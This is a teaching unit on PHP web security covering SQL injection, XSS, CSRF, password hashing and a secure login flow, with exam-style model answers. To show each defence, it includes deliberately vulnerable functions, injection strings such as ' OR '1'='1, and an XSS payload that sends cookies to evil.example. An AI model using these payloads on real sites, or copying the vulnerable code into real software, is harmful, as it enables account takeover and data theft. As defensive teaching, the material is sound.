Unit 7 · 4 teaching hours · 26 min read
Web Application Security and Authentication
What the syllabus asks for 7
- SQL injection
- Cross-site scripting (XSS)
- Cross-site request forgery (CSRF)
- Passwords: hashing, never encryption
- A complete registration and login flow
- A security checklist
- Seeing the ideas: attacks, defences and the three factors
A web application is exposed to the whole Internet, and a login form is attacked within hours of going live.
This unit (an addition to the old syllabus, standard in any modern server-side course) shows the most common attacks, each with a working demonstration, and the defence that stops it.
The golden rule: never trust input; escape on output; give users the least privilege.
- SQL injection, demonstrated against a real database, and prepared statements as the cure.
- Cross-site scripting (XSS) and
htmlspecialchars; cross-site request forgery (CSRF) and tokens. - Password hashing, a complete registration and login flow, session safety.
7.1 SQL injection
If user input is pasted into SQL text, the input can change the structure of the query.
<?php
$db = new PDO("sqlite::memory:", null, null, [PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION]);
$db->exec("CREATE TABLE users (name TEXT, pass TEXT, role TEXT)");
$db->exec("INSERT INTO users VALUES ('admin', 's3cret', 'admin'), ('sita', 'pw1', 'user')");

function login_vulnerable(PDO $db, string $u, string $p): string {
    $sql = "SELECT role FROM users WHERE name = '$u' AND pass = '$p'";     // DANGEROUS
    $r = $db->query($sql)->fetch(PDO::FETCH_ASSOC);
    return $r ? "welcome, role=" . $r["role"] : "denied";
}
function login_safe(PDO $db, string $u, string $p): string {
    $st = $db->prepare("SELECT role FROM users WHERE name = :u AND pass = :p");
    $st->execute([":u" => $u, ":p" => $p]);
    $r = $st->fetch(PDO::FETCH_ASSOC);
    return $r ? "welcome, role=" . $r["role"] : "denied";
}
$attack = "admin' --";                              // everything after -- is a comment
echo "normal      : ", login_vulnerable($db, "sita", "pw1"), "\n";
echo "wrong pass  : ", login_vulnerable($db, "sita", "bad"), "\n";
echo "injection 1 : ", login_vulnerable($db, $attack, "anything"), "\n";
echo "injection 2 : ", login_vulnerable($db, "x", "' OR '1'='1"), "\n";
echo "safe version: ", login_safe($db, $attack, "anything"), " / ", login_safe($db, "x", "' OR '1'='1"), "\n";
echo "the query was: ", "SELECT role FROM users WHERE name = '$attack' AND pass = 'anything'", "\n";
normal      : welcome, role=user
wrong pass  : denied
injection 1 : welcome, role=admin
injection 2 : welcome, role=admin
safe version: denied / denied
the query was: SELECT role FROM users WHERE name = 'admin' --' AND pass = 'anything'
(The demonstration uses an in-memory SQLite database so that it can be destroyed freely; MySQL behaves identically for these strings, with -- followed by a space as the comment marker.) The attacker logged in as admin without knowing the password: the comment -- removed the password check, and ' OR '1'='1 made the condition always true.
Worse injections use UNION SELECT to read other tables or stacked statements to delete data.
Defence: prepared statements for every query with variable data (Unit 4); a database account with minimal privileges (no DROP, no access to other databases); validate types (cast IDs with (int)); generic error messages; keep software patched.
7.2 Cross-site scripting (XSS)
XSS happens when an application outputs user-supplied text into HTML without escaping, so the attacker's <script> runs in other users' browsers (stealing session cookies, changing the page).
Types: stored (saved in the database, e.g. a comment), reflected (echoed from the URL) and DOM-based.
<?php
$comment = '<script>fetch("https://evil.example/?c=" + document.cookie)</script> Nice site <b>!</b>';
echo "UNSAFE : <p>", $comment, "</p>\n";
echo "SAFE   : <p>", htmlspecialchars($comment, ENT_QUOTES | ENT_SUBSTITUTE, "UTF-8"), "</p>\n";
$name = 'x" onmouseover="alert(1)';
echo '<input value="', htmlspecialchars($name, ENT_QUOTES), '">', "\n";
UNSAFE : <p><script>fetch("https://evil.example/?c=" + document.cookie)</script> Nice site <b>!</b></p>
SAFE : <p><script>fetch("https://evil.example/?c=" + document.cookie)</script> Nice site <b>!</b></p>
<input value="x" onmouseover="alert(1)">
Defences: escape on output with htmlspecialchars($s, ENT_QUOTES, 'UTF-8') in HTML text and attributes (a different escaping is needed inside JavaScript or URLs: use json_encode or urlencode); set the cookie flag HttpOnly so scripts cannot read the session cookie; send a Content-Security-Policy header; in JavaScript use textContent rather than innerHTML.
Escaping on output beats trying to filter on input.
7.3 Cross-site request forgery (CSRF)
If you are logged in to your bank and visit a malicious page that silently submits a form to the bank's "transfer" URL, the browser attaches your cookie and the bank believes you did it.
The defence is a secret, per-session CSRF token that the form carries and the server checks.
<?php
ob_start(); session_save_path(sys_get_temp_dir()); session_id("csrf-demo-1"); session_start();
function csrf_token(): string {
    return $_SESSION["csrf"] ??= bin2hex(random_bytes(16));
}
function csrf_check(?string $sent): bool {
    return isset($_SESSION["csrf"]) && is_string($sent) && hash_equals($_SESSION["csrf"], $sent);
}
$token = csrf_token();
echo "token length: ", strlen($token), "\n";
echo "form field: ", '<input type="hidden" name="csrf" value="' . $token . '">', "\n";
echo "legitimate form accepted: ", var_export(csrf_check($token), true), "\n";
echo "forged request (no token): ", var_export(csrf_check(null), true), "\n";
echo "forged request (guessed token): ", var_export(csrf_check(str_repeat("0", 32)), true), "\n";
session_destroy(); ob_end_flush();
token length: 32
form field: <input type="hidden" name="csrf" value="d5a6b199479c3403b0a3af4b9dee76fb">
legitimate form accepted: true
forged request (no token): false
forged request (guessed token): false
Also use SameSite=Lax (or Strict) cookies, and perform state-changing actions only with POST/DELETE, never GET.
7.4 Passwords: hashing, never encryption
Store only a salted, slow hash of the password, never the password. PHP provides password_hash() (bcrypt or Argon2 with an automatic random salt) and password_verify().
<?php
$hash = password_hash("nepal123", PASSWORD_BCRYPT, ["cost" => 10]);
echo "hash length: ", strlen($hash), " | starts with: ", substr($hash, 0, 7), "\n";
var_dump(password_verify("nepal123", $hash), password_verify("Nepal123", $hash));
$h2 = password_hash("nepal123", PASSWORD_BCRYPT, ["cost" => 10]);
var_dump($hash === $h2, password_verify("nepal123", $h2));
print_r(password_get_info($hash));
var_dump(password_needs_rehash($hash, PASSWORD_BCRYPT, ["cost" => 12]));
echo md5("nepal123") === md5("nepal123") ? "md5 is the same every time: do NOT use it for passwords\n" : "";
hash length: 60 | starts with: $2y$10$
bool(true)
bool(false)
bool(false)
bool(true)
Array
(
    [algo] => 2y
    [algoName] => bcrypt
    [options] => Array
        (
            [cost] => 10
        )

)
bool(true)
md5 is the same every time: do NOT use it for passwords
The same password hashes to a different string each time (random salt), yet password_verify still accepts both.
The string contains the algorithm, cost and salt ($2y$10$…), 60 characters, so use a VARCHAR(255) column. md5 and sha1 are fast and unsalted: attackers test billions per second (Operating Systems, Unit 8).
7.5 A complete registration and login flow
<?php
ob_start(); session_save_path(sys_get_temp_dir()); session_id("login-demo-1"); session_start();
$db = new PDO("sqlite::memory:", null, null, [PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION, PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC]);
$db->exec("CREATE TABLE user (id INTEGER PRIMARY KEY, email TEXT UNIQUE NOT NULL, hash TEXT NOT NULL)");

function register(PDO $db, string $email, string $password): string {
    if (!filter_var($email, FILTER_VALIDATE_EMAIL)) return "invalid e-mail";
    if (strlen($password) < 8) return "password too short";
    try {
        $db->prepare("INSERT INTO user (email, hash) VALUES (?, ?)")->execute([$email, password_hash($password, PASSWORD_DEFAULT)]);
        return "registered";
    } catch (PDOException $e) { return "e-mail already registered"; }
}
function login(PDO $db, string $email, string $password): string {
    $st = $db->prepare("SELECT id, hash FROM user WHERE email = ?"); $st->execute([$email]);
    $u = $st->fetch();
    if (!$u || !password_verify($password, $u["hash"])) return "invalid e-mail or password";   // same message for both cases
    session_regenerate_id(true);                        // prevents session fixation
    $_SESSION["user_id"] = $u["id"];
    return "logged in as user " . $u["id"];
}
echo register($db, "sita@tu.edu.np", "nepal2026!"), " | ", register($db, "sita@tu.edu.np", "other-pass"), " | ", register($db, "bad", "12345678"), " | ", register($db, "ram@tu.edu.np", "short"), "\n";
echo login($db, "sita@tu.edu.np", "wrong"), " | ", login($db, "nobody@x.com", "nepal2026!"), " | ", login($db, "sita@tu.edu.np", "nepal2026!"), "\n";
echo "protected page: ", isset($_SESSION["user_id"]) ? "allowed" : "redirect to login", "\n";
$_SESSION = []; session_destroy();
echo "after logout: ", isset($_SESSION["user_id"]) ? "allowed" : "redirect to login", "\n";
ob_end_flush();
registered | e-mail already registered | invalid e-mail | password too short
invalid e-mail or password | invalid e-mail or password | logged in as user 1
protected page: allowed
after logout: redirect to login
Notes: the same error message for an unknown e-mail and a wrong password avoids revealing which e-mails exist; real systems also rate-limit attempts, use HTTPS, and offer password reset by e-mailed one-time link and two-factor authentication.
7.6 A security checklist
| Threat | Defence |
|---|---|
| SQL injection | prepared statements, least-privilege DB user |
| XSS | htmlspecialchars on output, HttpOnly cookies, CSP |
| CSRF | tokens, SameSite cookies, POST for changes |
| Weak passwords/storage | password_hash, minimum length, rate limit, 2FA |
| Session theft/fixation | HTTPS, session_regenerate_id(true) at login, Secure + HttpOnly |
| File upload abuse | check type and content, random name, no execution |
| Path traversal | basename(), whitelists |
| Information leaks | display_errors=Off in production, log errors |
| Outdated software | patch PHP and libraries; keep dependencies updated (Composer) |
7.7 Seeing the ideas: attacks, defences and the three factors
Security is easiest to remember as pictures: where the attacker's text lands inside a query, what an escaped character looks like, who sends the forged request, how a password hash is built and which cookie flags stop which attack.




The plate first shows the real objects behind the word "authentication", and the figures show measured results from PHP 8.2.35 (SQLite, bcrypt, sessions and a live php -S server).


7.7.1 Eight rules for a secure PHP web application
- Never trust input. Everything from
$_GET,$_POST, cookies, headers and uploaded files can be changed by an attacker. Check type, length and format, for example withfilter_var, before using it. A result portal that accepts a symbol number should accept only digits. - Use prepared statements for every query. Placeholders keep the query and the values apart, so
admin' --stays plain text (Fig. 7.1). Never join user text into SQL, even for an internal page. A college fee system that searches by student name needs this as much as a bank. - Escape every output. Use
htmlspecialchars($s, ENT_QUOTES, 'UTF-8')when you print user text into HTML (Fig. 7.2). A stored comment on a notice board then displays as text and cannot run a script. Usejson_encodewhen the value goes into JavaScript. - Protect state-changing forms with a CSRF token. Put a random token in each form and check it with
hash_equals(Fig. 7.3). Also change data only withPOSTorDELETE, never with a link. This protects actions such as transferring money in an e-banking page or changing a phone number in a portal. - Hash passwords with
password_hash. Store only the 60-character bcrypt string and test withpassword_verify(Fig. 7.4). Never store the plain password or an unsalted md5. If the database leaks, the attacker still needs about 48 ms for every single guess. - Use HTTPS and safe cookies. HTTPS stops people on shared Wi-Fi from reading logins. Set
HttpOnly,SecureandSameSite=Laxon the session cookie and regenerate the session id after login (Fig. 7.5). Services such as ConnectIPS and the Nagarik App are only trusted because the connection is encrypted. - Give the least privilege and hide the details. The web application's database user should not be able to
DROPtables or read other databases. Turndisplay_errorsoff in production and log errors privately. A visible database error tells an attacker the table and column names. - Add rate limits, second factors and updates. Slow down or lock an account after a few failed logins, offer two-factor login with an app code or hardware key (Plate 7.1), and keep PHP and libraries patched. Every login layer in Fig. 7.6 can fail, so no single check should be the only protection. Regular updates close the holes that are already public.
Formula and fact sheet
- Injection cure: prepared statements. XSS cure:
htmlspecialchars($s, ENT_QUOTES, "UTF-8"). - CSRF token:
bin2hex(random_bytes(16))in the session and a hidden field, compared withhash_equals. - Passwords:
password_hash/password_verify(60-character bcrypt string, random salt). - Login:
session_regenerate_id(true), generic error message, HTTPS.
Chapter summary
- Injection, XSS and CSRF all come from trusting input; each has a standard defence.
- Passwords are stored as slow salted hashes; the login flow regenerates the session ID and reveals nothing about which part failed.
- Security is a checklist applied to every form, query and output, not a feature added at the end.
Practice
- Explain SQL injection with the string
' OR '1'='1and give the fix. - What is stored XSS? Write the PHP statement that prevents it for a comment.
- How does a CSRF token stop a forged request?
- Why is
md5($password)unsuitable for storing passwords? - Write registration and login functions using
password_hashandpassword_verify. - Why should the login error message be the same for a wrong e-mail and a wrong password?
- What does
session_regenerate_id(true)protect against?
Answers and worked solutions
1. In ... WHERE pass = '$p', the input ' OR '1'='1 turns the condition into pass = '' OR '1'='1', always true, so login succeeds (Section 7.1 shows it). Fix: prepared statements.
2. Stored XSS: an attacker saves a comment containing <script>; it runs in every visitor's browser. Prevent it with echo htmlspecialchars($comment, ENT_QUOTES, "UTF-8"); on output.
3. The server accepts a state-changing request only if it carries the secret token stored in the user's session. A forged request from another site cannot read or guess the token, so the check fails.
4. md5 is fast and unsalted: billions of guesses per second, identical passwords give identical hashes (rainbow tables). password_hash is slow, salted and adjustable in cost.
5. See register() and login() in Section 7.5.
6. Different messages tell an attacker which e-mails are registered (user enumeration); one generic message reveals nothing.
7. Session fixation: an attacker plants a known session ID in the victim's browser before login; regenerating the ID at login makes the planted ID worthless.
Model answers (5 and 10 marks)
Q1. What is SQL injection? Explain how it works with an example, its effects, and how to prevent it in PHP. (10 marks)
Introduction. SQL injection is an attack in which the user's input is pasted into an SQL statement and changes the structure of the query instead of being treated as data.
It is one of the most common web vulnerabilities and appears on the OWASP list of top risks year after year. It happens when a programmer builds SQL with string joining, as in Fig. 7.1.
How it works. Suppose the login code is SELECT role FROM users WHERE name = '$u' AND pass = '$p'.
If the user types admin' -- as the name, the quote closes the string and -- starts a comment, so the password test disappears and the admin row is returned.
If the password is ' OR '1'='1, the condition becomes always true and every row matches. In the demonstration of Section 7.1, both attacks produced welcome, role=admin without any password.
Effects.
- Login bypass: the attacker enters as another user, even an administrator.
- Data theft: a
UNION SELECTcan read other tables such as users or marks. - Data change or loss:
UPDATEorDELETEcan be injected; the program below shows a delete that wipes a whole table. - Server damage: with a powerful database account the attacker may drop tables or read files.
The next program was run for real. The vulnerable delete is given the name x' OR '1'='1, and the safe version gets the same text.
<?php
$db = new PDO("sqlite::memory:", null, null, [PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION]);
$db->exec("CREATE TABLE student (name TEXT)");
$db->exec("INSERT INTO student VALUES ('Sita'), ('Ram'), ('Hari')");
$evil = "x' OR '1'='1";
$n = $db->exec("DELETE FROM student WHERE name = '$evil'");          // vulnerable
echo "vulnerable delete removed ", $n, " rows, left ", $db->query("SELECT COUNT(*) FROM student")->fetchColumn(), "\n";
$db->exec("INSERT INTO student VALUES ('Sita'), ('Ram'), ('Hari')");
$st = $db->prepare("DELETE FROM student WHERE name = :n");           // safe
$st->execute([":n" => $evil]);
echo "prepared delete removed ", $st->rowCount(), " rows, left ", $db->query("SELECT COUNT(*) FROM student")->fetchColumn(), "\n";
vulnerable delete removed 3 rows, left 0
prepared delete removed 0 rows, left 3
Prevention.
| Defence | How it helps |
|---|---|
| Prepared statements with bound values | Query and data travel separately, so input cannot become SQL |
| Least-privilege database user | Even a successful injection cannot DROP tables or reach other databases |
Validation and casting ((int)$id) |
Rejects input that does not have the expected type or format |
| Generic error messages | Hides table and column names from the attacker |
| Patching and code review | Removes known weaknesses and string-built queries |
Conclusion. SQL injection exists only because data is mixed with code. Prepared statements remove the mixing completely, and the other defences limit the damage if one query is missed. Every query that contains a variable must therefore be prepared.
Q2. What is cross-site scripting (XSS)? Name its types and explain how PHP prevents it. (5 marks)
Cross-site scripting happens when a web application prints user-supplied text into a page without escaping it, so the attacker's <script> runs in the browsers of other users.
The script can read the session cookie, change the page, redirect the user or send forms in the user's name. The attack uses the trust that the browser has in the site.
Types.
- Stored XSS: the script is saved in the database, for example in a comment, and runs for every visitor.
- Reflected XSS: the script is in a link or query string and the page echoes it back at once.
- DOM-based XSS: client-side JavaScript writes untrusted data into the page with
innerHTML.
Prevention in PHP. Escape on output with htmlspecialchars($text, ENT_QUOTES, 'UTF-8'). As Fig. 7.2 shows, the characters & < > " ' become entities, so the browser displays them and does not run them.
Use json_encode for values put into JavaScript and urlencode for URLs.
Set the cookie flag HttpOnly so scripts cannot read the session cookie (Fig. 7.5), and send a Content-Security-Policy header that allows scripts only from your own site. In JavaScript use textContent and not innerHTML.
Example. A comment <script>steal()</script> is shown on screen as plain text after escaping, and nothing runs.
Q3. Design a secure registration and login system in PHP. Explain each security measure and show the program. (10 marks)
Introduction. A login system protects accounts, so it must resist guessing, injection, forged requests and stolen sessions.
The design in Fig. 7.6 puts several independent layers in a row, so that one weak point does not break the whole system.
The same ideas are used by any Nepali portal that holds personal data, such as a university result or a government service.
Measures, step by step.
- Validate input. Check the e-mail with
filter_var(..., FILTER_VALIDATE_EMAIL)and require a minimum password length (8 characters). - Hash the password. Store
password_hash($password, PASSWORD_DEFAULT), a salted slow hash of 60 characters, never the password (Fig. 7.4). - Prepared statements. Insert and select with placeholders, so the form cannot inject SQL.
- Unique e-mail. A
UNIQUEconstraint rejects duplicates; the program turns the error into a clear message. - Same error for both failures. An unknown e-mail and a wrong password both give
invalid e-mail or password, so attackers cannot find out which e-mails exist. - Limit attempts. After three failed attempts the account is locked for a time; this stops automatic guessing.
- Safe session. Call
session_regenerate_id(true)after login, setHttpOnlyandSameSite=Lax(Fig. 7.5), and use a CSRF token in every form (Fig. 7.3). - HTTPS and logout. Serve the site over HTTPS and destroy the session on logout.
Program (real run).
<?php
$db = new PDO("sqlite::memory:", null, null, [PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION, PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC]);
$db->exec("CREATE TABLE user (email TEXT UNIQUE NOT NULL, hash TEXT NOT NULL, fails INTEGER NOT NULL DEFAULT 0)");
function register(PDO $db, string $e, string $p): string {
    if (!filter_var($e, FILTER_VALIDATE_EMAIL) || strlen($p) < 8) return "rejected";
    try { $db->prepare("INSERT INTO user (email, hash) VALUES (?, ?)")->execute([$e, password_hash($p, PASSWORD_DEFAULT)]); return "registered"; }
    catch (PDOException $x) { return "already exists"; }
}
function login(PDO $db, string $e, string $p): string {
    $st = $db->prepare("SELECT hash, fails FROM user WHERE email = ?"); $st->execute([$e]); $u = $st->fetch();
    if ($u && $u["fails"] >= 3) return "locked";
    if (!$u || !password_verify($p, $u["hash"])) {
        $db->prepare("UPDATE user SET fails = fails + 1 WHERE email = ?")->execute([$e]);
        return "invalid e-mail or password";
    }
    $db->prepare("UPDATE user SET fails = 0 WHERE email = ?")->execute([$e]);
    return "welcome";
}
echo register($db, "sita@tu.edu.np", "nepal2026!"), ", ", register($db, "sita@tu.edu.np", "nepal2026!"), ", ", register($db, "bad", "12345678"), "\n";
foreach (["a", "b", "c", "nepal2026!"] as $try) echo login($db, "sita@tu.edu.np", $try), " | ";
echo login($db, "nobody@x.com", "x"), "\n";
registered, already exists, rejected
invalid e-mail or password | invalid e-mail or password | invalid e-mail or password | locked | invalid e-mail or password
Reading the output. The first line shows three registration cases: a new user is accepted, the same e-mail is refused by the UNIQUE constraint, and a bad e-mail address is rejected before any hash is made.
On the second line the first three wrong guesses all give the same message, which does not reveal whether the e-mail exists.
The fourth attempt used the correct password but the answer is locked: after three failures the account refuses every attempt, so an attacker who guesses the password on the fourth try still gains nothing.
A real system would unlock the account after a waiting time or by an e-mailed one-time link, and would also record the attempts in a log that an administrator can read.
The last result, for an unknown e-mail, gives the same text as a wrong password, as planned.
Conclusion. A secure login is not one trick but a chain of small checks: validate, hash, prepare, limit, protect the session and encrypt the connection. Each measure answers one specific attack, and together they make the system safe enough for real users.
Q4. What is CSRF? How does a CSRF token protect a PHP form? (5 marks)
Cross-site request forgery is an attack in which a malicious page makes the victim's browser send a request to a site where the victim is already logged in.
The browser attaches the session cookie automatically, so the site believes the user made the request (Fig. 7.3). The attacker cannot read the reply but can still change things: transfer money, change an e-mail address or delete data.
Example. The victim is logged in to an e-banking page and opens an evil page that contains a hidden form with action="https://bank.example/transfer". The form is submitted by a script, and the bank receives a valid cookie with it.
CSRF token defence. The server creates a random secret for each session, such as bin2hex(random_bytes(16)), which is 32 hexadecimal characters. The secret is put in a hidden field of every real form.
When the form is submitted, the server compares the sent value with the stored one using hash_equals. A forged request has no token or a wrong guess, so the check gives false and the request is refused with a 403 status.
In the real run of Section 7.3 the legitimate form returned true and both forged requests returned false.
More defences. Use SameSite=Lax or Strict cookies, accept state changes only through POST or DELETE (never GET), and ask for the password again before critical actions.
Q5. Why must passwords be hashed and not encrypted? Compare md5 and bcrypt, and explain salt and cost. (5 marks)
Encryption can be reversed with a key, so a stolen key or a stolen database plus key reveals every password.
A hash is one-way: the server stores only the hash and compares the hash of the typed password with it, so even the administrator cannot read the password.
PHP gives password_hash() to create the hash and password_verify() to check a password.
Salt and cost. A salt is a random value added before hashing, so two users with the same password get different hashes and ready-made tables of hashes (rainbow tables) are useless. The cost makes each hash slow on purpose.
In Fig. 7.4 the bcrypt string contains the algorithm and cost, a 22-character salt and a 31-character hash, 60 characters in all.
| Point | md5 / sha1 | bcrypt (password_hash) |
|---|---|---|
| Speed | Very fast: 7,663,699 per second measured | Slow: 21 per second at cost 10 |
| Salt | None (same input, same output) | Random salt built in |
| Adjustable cost | No | Yes: each +2 makes it 4 times slower |
| Suitable for passwords | No | Yes |
The next program was run for real:
<?php
echo md5("nepal123") === md5("nepal123") ? "md5: same output every time\n" : "";
$a = password_hash("nepal123", PASSWORD_BCRYPT); $b = password_hash("nepal123", PASSWORD_BCRYPT);
echo "bcrypt hashes equal: ", var_export($a === $b, true), ", both verify: ", var_export(password_verify("nepal123", $a) && password_verify("nepal123", $b), true), "\n";
md5: same output every time
bcrypt hashes equal: false, both verify: true